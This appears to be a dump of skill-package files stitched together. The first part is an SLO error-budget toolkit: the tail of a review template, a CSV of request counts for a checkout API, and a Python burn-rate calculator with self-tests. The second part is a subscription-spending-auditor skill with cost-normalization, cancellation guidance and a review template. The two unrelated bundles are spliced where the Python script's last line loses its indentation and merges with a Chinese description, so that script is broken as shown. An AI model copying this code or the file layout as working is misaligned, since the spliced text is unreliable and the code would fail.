- [ ] Release policy: <normal / caution / freeze> because <remaining budget>
- [ ] SLO or alert tuning: <change and reason>

## Summary for stakeholders
> <service> met <SLI>% against a <target>% target. <x>% of this window's error budget is used; at the current pace it lasts <time>. Next step: <decision>.
FILE:examples/checkout-api-requests.csv
timestamp,total,good
2026-10-18T00:00:00Z,4757,4755
2026-10-18T00:15:00Z,4525,4523
2026-10-18T00:30:00Z,4313,4311
2026-10-18T00:45:00Z,4122,4120
2026-10-18T01:00:00Z,3951,3949
2026-10-18T01:15:00Z,3803,3801
2026-10-18T01:30:00Z,3678,3676
2026-10-18T01:45:00Z,3577,3576
2026-10-18T02:00:00Z,3500,3498
2026-10-18T02:15:00Z,3448,3446
2026-10-18T02:30:00Z,3421,3419
2026-10-18T02:45:00Z,3019,3018
2026-10-18T03:00:00Z,3044,3043
2026-10-18T03:15:00Z,3093,3092
2026-10-18T03:30:00Z,3169,3168
2026-10-18T03:45:00Z,3270,3268
2026-10-18T04:00:00Z,3396,3394
2026-10-18T04:15:00Z,3547,3545
2026-10-18T04:30:00Z,3722,3720
2026-10-18T04:45:00Z,3921,3919
2026-10-18T05:00:00Z,4143,4141
2026-10-18T05:15:00Z,4388,4386
2026-10-18T05:30:00Z,4253,4251
2026-10-18T05:45:00Z,4539,4537
2026-10-18T06:00:00Z,4845,4843
2026-10-18T06:15:00Z,5168,5166
2026-10-18T06:30:00Z,5509,5507
2026-10-18T06:45:00Z,5865,5863
2026-10-18T07:00:00Z,6236,6234
2026-10-18T07:15:00Z,6619,6616
2026-10-18T07:30:00Z,7013,7009
2026-10-18T07:45:00Z,7418,7414
2026-10-18T08:00:00Z,7831,7827
2026-10-18T08:15:00Z,7850,7847
2026-10-18T08:30:00Z,8274,8271
2026-10-18T08:45:00Z,8702,8699
2026-10-18T09:00:00Z,9132,9127
2026-10-18T09:15:00Z,9561,9556
2026-10-18T09:30:00Z,9989,9984
2026-10-18T09:45:00Z,10413,10408
2026-10-18T10:00:00Z,10832,10827
2026-10-18T10:15:00Z,11245,11240
2026-10-18T10:30:00Z,11650,11645
2026-10-18T10:45:00Z,12044,12038
2026-10-18T11:00:00Z,12028,12022
2026-10-18T11:15:00Z,12398,12392
2026-10-18T11:30:00Z,12754,12748
2026-10-18T11:45:00Z,13095,13089
2026-10-18T12:00:00Z,13418,13412
2026-10-18T12:15:00Z,13724,13719
2026-10-18T12:30:00Z,14010,14003
2026-10-18T12:45:00Z,14275,14268
2026-10-18T13:00:00Z,14520,14513
2026-10-18T13:15:00Z,14742,14735
2026-10-18T13:30:00Z,14941,14934
2026-10-18T13:45:00Z,14716,14710
2026-10-18T14:00:00Z,14867,14861
2026-10-18T14:15:00Z,14993,14985
2026-10-18T14:30:00Z,15094,15086
2026-10-18T14:45:00Z,15170,15163
2026-10-18T15:00:00Z,15220,15213
2026-10-18T15:15:00Z,15244,15237
2026-10-18T15:30:00Z,15242,15236
2026-10-18T15:45:00Z,15215,15209
2026-10-18T16:00:00Z,15163,15155
2026-10-18T16:15:00Z,14686,14679
2026-10-18T16:30:00Z,14585,14578
2026-10-18T16:45:00Z,14460,14453
2026-10-18T17:00:00Z,14312,14306
2026-10-18T17:15:00Z,14141,14135
2026-10-18T17:30:00Z,13950,13866
2026-10-18T17:45:00Z,13738,13656
2026-10-18T18:00:00Z,13506,13499
2026-10-18T18:15:00Z,13257,13251
2026-10-18T18:30:00Z,12990,12984
2026-10-18T18:45:00Z,12708,12702
2026-10-18T19:00:00Z,12012,12007
2026-10-18T19:15:00Z,11702,11697
2026-10-18T19:30:00Z,11382,11376
2026-10-18T19:45:00Z,11051,11045
2026-10-18T20:00:00Z,10712,10707
2026-10-18T20:15:00Z,10367,10362
2026-10-18T20:30:00Z,10017,10013
2026-10-18T20:45:00Z,9663,9659
2026-10-18T21:00:00Z,9308,9304
2026-10-18T21:15:00Z,8952,8947
2026-10-18T21:30:00Z,8598,8594
2026-10-18T21:45:00Z,7848,7844
2026-10-18T22:00:00Z,7503,7500
2026-10-18T22:15:00Z,7164,7161
2026-10-18T22:30:00Z,6833,6830
2026-10-18T22:45:00Z,6513,6510
2026-10-18T23:00:00Z,6204,6201
2026-10-18T23:15:00Z,5907,5904
2026-10-18T23:30:00Z,5625,5622
2026-10-18T23:45:00Z,5358,5356
2026-10-19T00:00:00Z,5109,5107
2026-10-19T00:15:00Z,4877,4875
2026-10-19T00:30:00Z,4265,4263
2026-10-19T00:45:00Z,4074,4072
2026-10-19T01:00:00Z,3903,3901
2026-10-19T01:15:00Z,3755,3753
2026-10-19T01:30:00Z,3630,3628
2026-10-19T01:45:00Z,3529,3527
2026-10-19T02:00:00Z,3452,3451
2026-10-19T02:15:00Z,3400,3399
2026-10-19T02:30:00Z,3373,3371
2026-10-19T02:45:00Z,3371,3369
2026-10-19T03:00:00Z,3396,3394
2026-10-19T03:15:00Z,3045,3044
2026-10-19T03:30:00Z,3121,3120
2026-10-19T03:45:00Z,3222,3221
2026-10-19T04:00:00Z,3348,3347
2026-10-19T04:15:00Z,3499,3497
2026-10-19T04:30:00Z,3674,3672
2026-10-19T04:45:00Z,3873,3871
2026-10-19T05:00:00Z,4095,4093
2026-10-19T05:15:00Z,4340,4338
2026-10-19T05:30:00Z,4605,4603
2026-10-19T05:45:00Z,4491,4489
2026-10-19T06:00:00Z,4797,4795
2026-10-19T06:15:00Z,5120,5117
2026-10-19T06:30:00Z,5461,5458
2026-10-19T06:45:00Z,5817,5814
2026-10-19T07:00:00Z,6188,6185
2026-10-19T07:15:00Z,6571,6568
2026-10-19T07:30:00Z,6965,6962
2026-10-19T07:45:00Z,7370,7366
2026-10-19T08:00:00Z,7783,7779
2026-10-19T08:15:00Z,8202,8198
2026-10-19T08:30:00Z,8226,8222
2026-10-19T08:45:00Z,8654,8650
2026-10-19T09:00:00Z,9084,9080
2026-10-19T09:15:00Z,9513,9509
2026-10-19T09:30:00Z,9941,9936
2026-10-19T09:45:00Z,10365,10360
2026-10-19T10:00:00Z,10784,10779
2026-10-19T10:15:00Z,11197,11192
2026-10-19T10:30:00Z,11602,11597
2026-10-19T10:45:00Z,11996,11991
2026-10-19T11:00:00Z,12380,12375
2026-10-19T11:15:00Z,12350,12344
2026-10-19T11:30:00Z,12706,12700
2026-10-19T11:45:00Z,13047,13041
2026-10-19T12:00:00Z,13370,13364
2026-10-19T12:15:00Z,13676,13670
2026-10-19T12:30:00Z,13962,13956
2026-10-19T12:45:00Z,14227,14221
2026-10-19T13:00:00Z,14472,14464
2026-10-19T13:15:00Z,14694,14687
2026-10-19T13:30:00Z,14893,14886
2026-10-19T13:45:00Z,15068,15061
2026-10-19T14:00:00Z,14819,14812
2026-10-19T14:15:00Z,14945,14939
2026-10-19T14:30:00Z,15046,15040
2026-10-19T14:45:00Z,15122,15114
2026-10-19T15:00:00Z,15172,15164
2026-10-19T15:15:00Z,15196,15189
2026-10-19T15:30:00Z,15194,15187
2026-10-19T15:45:00Z,15167,15160
2026-10-19T16:00:00Z,15115,15109
2026-10-19T16:15:00Z,15038,15032
2026-10-19T16:30:00Z,14937,14929
2026-10-19T16:45:00Z,14412,14405
2026-10-19T17:00:00Z,14264,14257
2026-10-19T17:15:00Z,14093,14087
2026-10-19T17:30:00Z,13902,13896
2026-10-19T17:45:00Z,13690,13684
2026-10-19T18:00:00Z,13458,13453
2026-10-19T18:15:00Z,13209,13202
2026-10-19T18:30:00Z,12942,12936
2026-10-19T18:45:00Z,12660,12654
2026-10-19T19:00:00Z,12364,12358
2026-10-19T19:15:00Z,11654,11649
2026-10-19T19:30:00Z,11334,11329
2026-10-19T19:45:00Z,11003,10999
2026-10-19T20:00:00Z,10664,10658
2026-10-19T20:15:00Z,10319,10314
2026-10-19T20:30:00Z,9969,9964
2026-10-19T20:45:00Z,9615,9611
2026-10-19T21:00:00Z,9260,9256
2026-10-19T21:15:00Z,8904,8900
2026-10-19T21:30:00Z,8550,8547
2026-10-19T21:45:00Z,8200,8196
2026-10-19T22:00:00Z,7455,7298
2026-10-19T22:15:00Z,7116,6959
2026-10-19T22:30:00Z,6785,6629
2026-10-19T22:45:00Z,6465,6310
2026-10-19T23:00:00Z,6156,6002
2026-10-19T23:15:00Z,5859,5707
2026-10-19T23:30:00Z,5577,5426
2026-10-19T23:45:00Z,5310,5161
FILE:scripts/slo_budget.py
#!/usr/bin/env python3
"""SLO error budget and burn rate calculator (Python 3 standard library only).

Input: CSV with one row per interval, the timestamp marking the START of the interval, and request
counts. Accepted columns (case-insensitive): timestamp|time|ts, total|requests|count, and either
good|success|ok or bad|errors|failed. Timestamps: ISO 8601 (Z or offset) or Unix seconds.

Math (see references/slo-math.md):
  error budget (fraction)  = 1 - SLO                          e.g. 99.9% -> 0.001
  error rate over window   = sum(bad) / sum(total)
  burn rate                = error rate / (1 - SLO)           1.0 = spends exactly the budget over the SLO window
  budget consumed so far   = sum(bad) / ((1 - SLO) * expected requests in the SLO window)
  alert threshold          = budget share * window hours / long window hours   (14.4 = 2% of 30d in 1h)

Default multiwindow, multi-burn-rate policy (Google SRE Workbook): page 2% in 1h (short 5m),
page 5% in 6h (short 30m), ticket 10% in 1d (short 2h), ticket 10% in 3d (short 6h). An alert fires
only when BOTH the long and the short window burn faster than the threshold. Windows shorter than
the data step are rounded up to one step; windows longer than the data are reported as not evaluable.

Usage:
  python3 slo_budget.py requests.csv --slo 99.9 --window 30d
  python3 slo_budget.py requests.csv --slo 99.5 --window 28d --json
  python3 slo_budget.py --allowance --slo 99.95 --window 30d     # downtime allowed, no CSV needed
  python3 slo_budget.py --self-test
Exit code: 0 OK, 1 a page alert fires or the budget is exhausted, 2 bad input.
"""
import argparse
import csv
import datetime as dt
import json
import re
import statistics
import sys

POLICY = [
    # (severity, long window, short window, budget share)
    ("page", "1h", "5m", 0.02),
    ("page", "6h", "30m", 0.05),
    ("ticket", "1d", "2h", 0.10),
    ("ticket", "3d", "6h", 0.10),
]
ALIASES = {
    "ts": ("timestamp", "time", "ts", "date", "datetime"),
    "total": ("total", "requests", "count", "events"),
    "good": ("good", "success", "ok", "successes"),
    "bad": ("bad", "errors", "failed", "failures", "error"),
}


class SLOError(ValueError):
    pass


def parse_duration(s):
    m = re.fullmatch(r"\s*(\d+(?:\.\d+)?)\s*([smhdw])\s*", str(s).lower())
    if not m:
        raise SLOError(f"bad duration {s!r} (use e.g. 5m, 1h, 28d)")
    return float(m.group(1)) * {"s": 1, "m": 60, "h": 3600, "d": 86400, "w": 604800}[m.group(2)]


def fmt_dur(sec):
    sec = int(round(sec))
    if sec >= 86400:
        d, h = divmod(sec // 3600, 24)
        return f"{d}d {h}h" if h else f"{d}d"
    if sec >= 3600:
        h, m = divmod(sec // 60, 60)
        return f"{h}h {m}m" if m else f"{h}h"
    if sec >= 60:
        m, s = divmod(sec, 60)
        return f"{m}m {s}s" if s else f"{m}m"
    return f"{sec}s"


def parse_ts(v):
    v = v.strip()
    if re.fullmatch(r"\d+(\.\d+)?", v):
        return dt.datetime.fromtimestamp(float(v), dt.timezone.utc)
    t = dt.datetime.fromisoformat(v.replace("Z", "+00:00").replace(" ", "T"))
    if t.tzinfo is None:
        t = t.replace(tzinfo=dt.timezone.utc)
    return t.astimezone(dt.timezone.utc)


def load_rows(lines):
    rd = csv.DictReader(lines)
    if not rd.fieldnames:
        raise SLOError("empty CSV")
    cols = {}
    lower = {f.strip().lower(): f for f in rd.fieldnames}
    for key, names in ALIASES.items():
        for n in names:
            if n in lower:
                cols[key] = lower[n]
                break
    if "ts" not in cols or "total" not in cols or not ({"good", "bad"} & cols.keys()):
        raise SLOError(f"need timestamp, total and good or bad columns; got {rd.fieldnames}")
    rows = []
    for i, r in enumerate(rd, 2):
        try:
            ts = parse_ts(r[cols["ts"]])
            total = int(float(r[cols["total"]]))
            bad = int(float(r[cols["bad"]])) if "bad" in cols else total - int(float(r[cols["good"]]))
        except (ValueError, TypeError) as e:
            raise SLOError(f"line {i}: {e}")
        if total < 0 or bad < 0 or bad > total:
            raise SLOError(f"line {i}: counts must satisfy 0 <= bad <= total (total={total}, bad={bad})")
        rows.append((ts, total, bad))
    if len(rows) < 2:
        raise SLOError("need at least two rows")
    rows.sort(key=lambda r: r[0])
    return rows


def analyze(rows, slo_pct, window, now=None, policy=POLICY):
    if not 0 < slo_pct < 100:
        raise SLOError("SLO must be between 0 and 100 (exclusive), e.g. 99.9")
    budget = 1 - slo_pct / 100
    win = parse_duration(window)
    diffs = [(b[0] - a[0]).total_seconds() for a, b in zip(rows, rows[1:])]
    step = statistics.median(diffs)
    if step <= 0:
        raise SLOError("duplicate timestamps")
    first = rows[0][0]
    end = (now or rows[-1][0] + dt.timedelta(seconds=step))
    covered = (end - first).total_seconds()
    expected_rows = int(round(covered / step))
    missing = max(0, expected_rows - len(rows))

    def window_stats(seconds):
        seconds = max(seconds, step)
        if seconds > covered + 1e-6:
            return None
        start = end - dt.timedelta(seconds=seconds)
        tot = sum(t for ts, t, b in rows if start <= ts < end)
        bad = sum(b for ts, t, b in rows if start <= ts < end)
        rate = bad / tot if tot else 0.0
        return {"seconds": seconds, "total": tot, "bad": bad, "error_rate": rate, "burn_rate": rate / budget}

    total = sum(r[1] for r in rows)
    bad = sum(r[2] for r in rows)
    req_per_sec = total / covered
    expected_window_total = req_per_sec * win
    allowed_bad = budget * expected_window_total
    consumed = bad / allowed_bad if allowed_bad else 0.0
    alerts = []
    for sev, lw, sw, share in policy:
        thr = share * win / parse_duration(lw)
        L, S = window_stats(parse_duration(lw)), window_stats(parse_duration(sw))
        if L is None or S is None:
            alerts.append({"severity": sev, "long": lw, "short": sw, "threshold": thr, "status": "not evaluable",
                           "long_burn": None, "short_burn": None})
            continue
        fires = L["burn_rate"] >= thr and S["burn_rate"] >= thr
        alerts.append({"severity": sev, "long": lw, "short": sw, "threshold": thr,
                       "status": "FIRING" if fires else "ok",
                       "long_burn": L["burn_rate"], "short_burn": S["burn_rate"]})
    burn = {}
    for w in ("5m", "30m", "1h", "2h", "6h", "1d", "3d"):
        s = window_stats(parse_duration(w))
        burn[w] = None if s is None else s["burn_rate"]
    remaining_bad = allowed_bad - bad
    exhaust = {}
    for w in ("1h", "6h", "1d"):
        s = window_stats(parse_duration(w))
        if s and s["bad"] > 0 and remaining_bad > 0:
            exhaust[w] = remaining_bad / (s["bad"] / s["seconds"])
        elif s:
            exhaust[w] = 0.0 if remaining_bad <= 0 else None
    worst = max(rows, key=lambda r: (r[2] / r[1] if r[1] else 0, r[0]))
    return {
        "slo_percent": slo_pct, "window": window, "window_seconds": win, "step_seconds": step,
        "data_start": first.strftime("%Y-%m-%dT%H:%M:%SZ"), "data_end": end.strftime("%Y-%m-%dT%H:%M:%SZ"),
        "rows": len(rows), "missing_intervals": missing,
        "total": total, "bad": bad, "sli_percent": 100 * (1 - bad / total) if total else 100.0,
        "allowed_bad_in_window": allowed_bad, "budget_consumed": consumed, "budget_remaining": 1 - consumed,
        "allowed_downtime_seconds": budget * win,
        "burn_rates": burn, "alerts": alerts, "exhaustion_seconds": exhaust,
        "worst_interval": {"start": worst[0].strftime("%Y-%m-%dT%H:%M:%SZ"), "total": worst[1], "bad": worst[2],
                           "error_rate": worst[2] / worst[1] if worst[1] else 0.0},
    }


def allowance_table(slo_pct, window):
    win = parse_duration(window)
    b = 1 - slo_pct / 100
    return {"slo_percent": slo_pct, "window": window, "allowed_downtime_seconds": b * win,
            "per_day_seconds": b * 86400, "per_week_seconds": b * 604800,
            "thresholds": [{"severity": s, "long": l, "short": sh, "share": sha, "burn_rate": sha * win / parse_duration(l)}
                           for s, l, sh, sha in POLICY]}


def to_markdown(r):
    pct = lambda x: f"{100 * x:.1f}%"
    out = [f"# SLO error budget report", "",
           f"**SLO:** {r['slo_percent']}% over {r['window']}  **Data:** {r['data_start']} to {r['data_end']} "
           f"({r['rows']} rows, step {fmt_dur(r['step_seconds'])}, {r['missing_intervals']} missing)",
           f"**SLI over data:** {r['sli_percent']:.4f}%  ({r['bad']:,} bad of {r['total']:,})",
           f"**Error budget:** {r['allowed_bad_in_window']:,.0f} bad requests per {r['window']} at current traffic "
           f"(= {fmt_dur(r['allowed_downtime_seconds'])} of full downtime)",
           f"**Consumed so far:** {pct(r['budget_consumed'])}  **Remaining:** {pct(r['budget_remaining'])}", "",
           "## Burn rates (1.0 = on budget)", "", "| Window | Burn rate |", "|---|---|"]
    for w, v in r["burn_rates"].items():
        out.append(f"| {w} | {'n/a' if v is None else f'{v:.2f}'} |")
    out += ["", "## Alert policy", "", "| Severity | Long / short window | Threshold | Long burn | Short burn | Status |",
            "|---|---|---|---|---|---|"]
    for a in r["alerts"]:
        lb = "n/a" if a["long_burn"] is None else f"{a['long_burn']:.2f}"
        sb = "n/a" if a["short_burn"] is None else f"{a['short_burn']:.2f}"
        out.append(f"| {a['severity']} | {a['long']} / {a['short']} | {a['threshold']:.1f} | {lb} | {sb} | {a['status']} |")
    out += ["", "## Time to exhaustion at recent burn"]
    for w, s in r["exhaustion_seconds"].items():
        out.append(f"- at last {w} rate: " + ("budget already exhausted" if s == 0 else ("no errors in window" if s is None else fmt_dur(s))))
    wi = r["worst_interval"]
    out += ["", f"Worst interval: {wi['start']} with {wi['bad']:,} bad of {wi['total']:,} ({100 * wi['error_rate']:.2f}%)"]
    return "\n".join(out)


def self_test():
    cases = []

    def ok(name, cond):
        cases.append((name, bool(cond)))

    t0 = dt.datetime(2026, 1, 1, tzinfo=dt.timezone.utc)

    def series(n, step_min, total, bad_fn):
        return [(t0 + dt.timedelta(minutes=step_min * i), total, bad_fn(i)) for i in range(n)]

    ok("duration parse", parse_duration("28d") == 28 * 86400 and parse_duration("5m") == 300)
    ok("duration format", fmt_dur(43.2 * 60) == "43m 12s" and fmt_dur(86400 * 3) == "3d")
    a = allowance_table(99.9, "30d")
    ok("99.9% of 30d allows 43m 12s", round(a["allowed_downtime_seconds"]) == 2592)
    ok("page threshold 14.4 for 30d", abs(a["thresholds"][0]["burn_rate"] - 14.4) < 1e-9)
    ok("28d threshold scales to 13.44", abs(allowance_table(99.9, "28d")["thresholds"][0]["burn_rate"] - 13.44) < 1e-9)
    flat = series(4 * 24 * 4, 15, 10000, lambda i: 10)          # 0.1% errors at 99.9 -> burn 1.0
    r = analyze(flat, 99.9, "30d")
    ok("steady burn rate is 1.0", abs(r["burn_rates"]["1h"] - 1.0) < 1e-9 and abs(r["burn_rates"]["1d"] - 1.0) < 1e-9)
    ok("no alert at burn 1.0", all(x["status"] != "FIRING" for x in r["alerts"][:3]))
    ok("burn 1.0 over 4 of 30 days consumes 4/30", abs(r["budget_consumed"] - 4 / 30) < 1e-9)
    ok("SLI computed", abs(r["sli_percent"] - 99.9) < 1e-9)
    spike = series(4 * 24 * 4, 15, 10000, lambda i: 200 if i >= 4 * 24 * 4 - 4 else 5)   # last hour 2% errors
    r = analyze(spike, 99.9, "30d")
    ok("fast burn pages (1h/5m)", r["alerts"][0]["status"] == "FIRING")
    ok("short window rounded up to step", abs(r["burn_rates"]["5m"] - 20.0) < 1e-9)
    ok("6h page not firing for 1h spike", r["alerts"][1]["status"] == "ok")
    recovered = spike[:-2] + [(spike[-2][0], 10000, 5), (spike[-1][0], 10000, 5)]
    r = analyze(recovered, 99.9, "30d")
    ok("short window resets page after recovery", r["alerts"][0]["status"] == "ok")
    short = series(8, 15, 1000, lambda i: 0)
    r = analyze(short, 99.9, "30d")
    ok("long windows not evaluable on 2h of data", r["alerts"][3]["status"] == "not evaluable" and r["burn_rates"]["3d"] is None)
    gap = flat[:10] + flat[12:]
    ok("missing intervals counted", analyze(gap, 99.9, "30d")["missing_intervals"] == 2)
    ok("exhaustion time at burn 1", abs(analyze(flat, 99.9, "30d")["exhaustion_seconds"]["1d"] - 26 * 86400) < 1)
    rows = load_rows(["time,requests,errors", "2026-01-01T00:00:00Z,100,1", "2026-01-01T00:05:00Z,100,0"])
    ok("aliases requests/errors", rows[0][1] == 100 and rows[0][2] == 1)
    rows = load_rows(["ts,total,good", "1767225600,50,49", "1767225900,50,50"])
    ok("unix timestamps and good column", rows[0][2] == 1 and rows[0][0] == t0)
    for data, label in [(["ts,total", "x,1"], "missing good/bad rejected"),
                        (["ts,total,bad", "2026-01-01T00:00:00Z,10,11", "2026-01-01T00:05:00Z,10,0"], "bad > total rejected"),
                        (["ts,total,bad", "nope,10,1", "2026-01-01T00:05:00Z,10,0"], "bad timestamp rejected")]:
        try:
            load_rows(data)
            ok(label, False)
        except SLOError:
            ok(label, True)
    try:
        analyze(flat, 100, "30d")
        ok("SLO 100 rejected", False)
    except SLOError:
        ok("SLO 100 rejected", True)
    ok("markdown has alert table", "## Alert policy" in to_markdown(analyze(flat, 99.9, "30d")))
    passed = sum(c for _, c in cases)
    for name, c in cases:
        print(("PASS " if c else "FAIL ") + name)
    print(f"{passed}/{len(cases)} passed")
    return 0 if passed == len(cases) else 1


def main(argv=None):
    ap = argparse.ArgumentParser(description="Compute SLO error budget consumption and multiwindow burn-rate alerts.")
    ap.add_argument("file", nargs="?", help="CSV of request counts per interval ('-' for stdin)")
    ap.add_argument("--slo", type=float, default=99.9, help="target in percent (default 99.9)")
    ap.add_argument("--window", default="30d", help="SLO window, e.g. 28d or 30d (default 30d)")
    ap.add_argument("--now", help="evaluate as of this ISO time (default: end of the last interval)")
    ap.add_argument("--allowance", action="store_true", help="print allowed downtime and alert thresholds only")
    ap.add_argument("--json", action="store_true")
    ap.add_argument("--self-test", action="store_true")
    a = ap.parse_args(argv)
    if a.self_test:
        return self_test()
    try:
        if a.allowance:
            t = allowance_table(a.slo, a.window)
            if a.json:
                print(json.dumps(t, indent=2))
            else:
                print(f"SLO {a.slo}% over {a.window}: {fmt_dur(t['allowed_downtime_seconds'])} of full downtime "
                      f"({fmt_dur(t['per_day_seconds'])}/day, {fmt_dur(t['per_week_seconds'])}/week)")
                for x in t["thresholds"]:
                    print(f"  {x['severity']:6} {x['share'] * 100:.0f}% of budget in {x['long']} (short {x['short']}): burn rate >= {x['burn_rate']:.2f}")
            return 0
        if not a.file:
            ap.error("CSV file required (or --allowance / --self-test)")
        lines = sys.stdin.read().splitlines() if a.file == "-" else open(a.file, encoding="utf-8").read().splitlines()
        r = analyze(load_rows(lines), a.slo, a.window, parse_ts(a.now) if a.now else None)
    except (OSError, SLOError, ValueError) as e:
        print(f"error: {e}", file=sys.stderr)
        return 2
    print(json.dumps(r, indent=2) if a.json else to_markdown(r))
    paging = any(x["severity"] == "page" and x["status"] == "FIRING" for x in r["alerts"])
    return 1 if paging or r["budget_remaining"] <= 0 else 0


if __name__ == "__main__":
sys.exit(main())从一份简单的 CSV 中审计周期性订阅(流媒体、应用、健身房、云存储、新闻):以单一货币计算真实的月度与年度花费、你在家庭套餐中的分摊份额、未来 30 天内的续费和试用转付费、未使用的服务、同一类别中重叠的服务、涨价情况,以及能省钱的年付方案。最后给出取消/保留/降级的行动清单。包含一个带 --self-test 的 stdlib Python 审计器。
---
name: subscription-spending-auditor
description: Audits recurring subscriptions (streaming, apps, gym, cloud storage, news) from a simple CSV: true monthly and yearly cost in one currency, your share of family plans, renewals and trial conversions in the next 30 days, unused services, overlapping services in one category, price increases, and annual plans that would save money. Ends with a cancel/keep/downgrade action list. Includes a stdlib Python auditor with --self-test.
---

# Subscription Spending Auditor

You help people see what their subscriptions really cost and decide what to keep. You turn bank statement lines, app store receipts, or a rough list into one table, convert every charge to the same currency and to monthly and yearly amounts, and point out the easy wins: services nobody uses, three video services where one would do, trials about to turn into paid plans, quiet price increases, and annual plans that are cheaper if the service is kept anyway. The user decides; you make the trade-offs visible.

## Files in this skill

- `scripts/sub_audit.py` - reads a subscriptions CSV and prints totals, your share of shared plans, category totals, upcoming charges, and flags (TRIAL, RENEWS_YEARLY, UNUSED, OVERLAP, PRICE_UP, ANNUAL_SAVES) (Python 3 standard library only)
- `references/cost-normalization.md` - how cycles, currencies, shared plans, trials and price changes are converted, with the formulas
- `references/cancellation-playbook.md` - how to cancel, pause, downgrade or negotiate, and how to avoid surprise renewals
- `templates/subscription-review.md` - a one-page review with decisions and reminders
- `examples/subscriptions.csv` - 12 sample subscriptions in EUR and USD with weekly, monthly, quarterly and yearly cycles, a shared family plan, a trial, unused services and price increases

## Workflow

### 1. Build the list
Ask the user to scan the last 12 months of bank and card statements, app store and Google Play subscriptions, PayPal automatic payments, and email receipts (search "renewal", "subscription", "receipt", "trial"). Put each item in the CSV shape of `examples/subscriptions.csv`. Required columns: name, amount, cycle. Helpful: currency, next_renewal, category, last_used (an honest guess is fine), users (people sharing the plan), trial_end and paid_after_trial, previous_amount, annual_price.

### 2. Run the auditor
```
python3 scripts/sub_audit.py examples/subscriptions.csv --currency EUR --rate USD=0.92 --today 2026-10-20
python3 scripts/sub_audit.py subs.csv --currency USD --rate EUR=1.08 --rate GBP=1.27 --days 45 --unused-days 60
python3 scripts/sub_audit.py subs.csv --json > audit.json
python3 scripts/sub_audit.py --self-test
```
Rates are "1 unit of that currency = X report currency"; use the rate on the user's card statement. Exit code 2 means bad input (unknown cycle, missing rate, bad date, negative amount).

### 3. Walk through the action list
Order of attention: TRIAL (deadline soonest), RENEWS_YEARLY (a big charge is coming), UNUSED, OVERLAP, PRICE_UP, ANNUAL_SAVES. For each item, ask one question: "Would you sign up for this today at this price?" Offer cancel, pause, downgrade, share, or switch to annual (only for services they are sure to keep 12 months).

### 4. Act safely
Use `references/cancellation-playbook.md`. Cancel through the official account page or app store, screenshot the confirmation, and set calendar reminders 3 days before trial ends and yearly renewals.

### 5. Summarize
Fill `templates/subscription-review.md`: before and after monthly and yearly totals, decisions, and reminder dates.

## Example result
For `examples/subscriptions.csv` with USD=0.92 on 2026-10-20: 136.65 EUR/month (1,639.80 EUR/year), 112.66 EUR/month as the user's share, 699.49 EUR/year in four unused services, a DesignPro trial converting on 2026-10-25 to 22.99 EUR/month, a 99.99 EUR CloudVault renewal on 2026-11-05, three overlapping video services, three price increases worth 108 EUR/year, and 237.87 EUR of charges in the next 30 days.

## Rules

- Never ask for card numbers, bank logins, or passwords; amounts and dates are enough.
- Do not cancel anything or contact providers on the user's behalf unless they ask; draft the message instead.
- Keep it judgment-free: some subscriptions are worth it. Present costs and let the user choose.
- Trials count as 0 in current totals; always show what they cost after conversion.
FILE:references/cost-normalization.md
# Cost Normalization

## Charges per month by cycle
| Cycle | Charges per month | Yearly cost of 10.00 |
|---|---|---|
| weekly | 4.348125 (365.25 / 12 / 7) | 521.78 |
| biweekly | 2.1740625 | 260.89 |
| monthly | 1 | 120.00 |
| quarterly | 1/3 | 40.00 |
| semiannual | 1/6 | 20.00 |
| yearly | 1/12 | 10.00 |
| every N days | 30.436875 / N | |

monthly cost = charge x rate x charges per month; yearly cost = monthly x 12. Rounding to cents happens only at the end, so totals do not drift.

## Currencies
- Use one report currency and one rate per foreign currency, e.g. `--rate USD=0.92` (1 USD = 0.92 EUR).
- Best source: the converted amount on the card statement divided by the original amount. It includes the card's FX margin.
- Mention foreign transaction fees separately if the card charges them (often 1-3%).

## Shared plans
- `users` = number of people sharing. Your share = cost / users.
- Show both the full cost (what the card pays) and your share (what you would pay after others pay you back). If others do not actually pay, use users = 1.

## Trials
- A trial has amount 0, `trial_end`, and `paid_after_trial`. Charges on or after `trial_end` use the paid amount in the upcoming-charges list.
- Totals show today's cost (0) so the user sees what changes if they do nothing: the TRIAL flag gives the converted monthly and yearly price.

## Price changes
- `previous_amount` = the price before the latest increase. Yearly impact = (new - old) x rate x charges per month x 12.
- Providers often announce increases by email 30 days ahead; search for "price change" and "new price".

## Annual vs monthly
- Annual saves money only if the service would be kept for 12 months anyway. Saving = monthly cost x 12 - annual price.
- Annual plans are usually not refundable after a short window; switch only for services used every week.

## Renewal dates
- `next_renewal` in the past is rolled forward by the cycle until it is today or later.
- Month-end dates clamp: a plan renewing on the 31st renews on Feb 28 (or 29) and then on the 28th or 31st depending on the provider; check the receipt.
FILE:references/cancellation-playbook.md
# Cancellation and Downgrade Playbook

## Where to cancel
| Billed through | Where to cancel |
|---|---|
| Apple App Store | Settings > your name > Subscriptions |
| Google Play | Play Store > profile > Payments & subscriptions > Subscriptions |
| PayPal | Settings > Payments > Manage automatic payments (stops payments, also cancel with the provider) |
| Directly with the service | Account or billing page on the website; some require a chat or phone call |
| Mobile carrier or TV bundle | Carrier account or support line |

Deleting an app does not cancel its subscription.

## Steps
1. Check the renewal date and whether cancelling ends access now or at the end of the period (usually the end).
2. Export anything you want to keep (photos, playlists, notes, workout history).
3. Cancel through the official channel above, not through links in unexpected emails.
4. Save proof: confirmation email or screenshot with date.
5. Watch the next statement; dispute a charge after cancellation with the provider first, then the card issuer.

## Alternatives to cancelling
- **Pause** (gyms, meal kits, some streaming services) for travel or busy months.
- **Downgrade** to an ad-supported, single-screen, or smaller storage tier.
- **Rotate** streaming: keep one service at a time and switch monthly for the shows you want.
- **Share** a family plan with your household, within the provider's terms.
- **Ask** for a retention offer: many services offer a discount when you start cancelling. Decide your walk-away price first.

## Trials
- Set a reminder 2-3 days before `trial_end`; many trials can be cancelled right after signing up while keeping the trial period.
- Use a virtual card with a limit or a single-merchant card for trials if the bank offers it.

## Message template (support chat or email)
> Hello, please cancel my <service> subscription on the account <email> effective at the end of the current billing period, and confirm by email that no further charges will be made. Thank you.

## Habits that keep costs down
- Review subscriptions every quarter with this skill.
- Keep one calendar with all yearly renewal dates.
- Before subscribing, ask: will I use it at least weekly?
FILE:templates/subscription-review.md
# Subscription Review - <name> - <date>

**Report currency:** <EUR>  **Rates:** <1 USD = 0.92 EUR (card statement)>
**Before:** <monthly> /month = <yearly> /year (your share <monthly> /month)
**After decisions:** <monthly> /month = <yearly> /year  **Saved per year:** <amount>

## Decisions
| Subscription | Cost per year | Flag | Decision | Done |
|---|---|---|---|---|
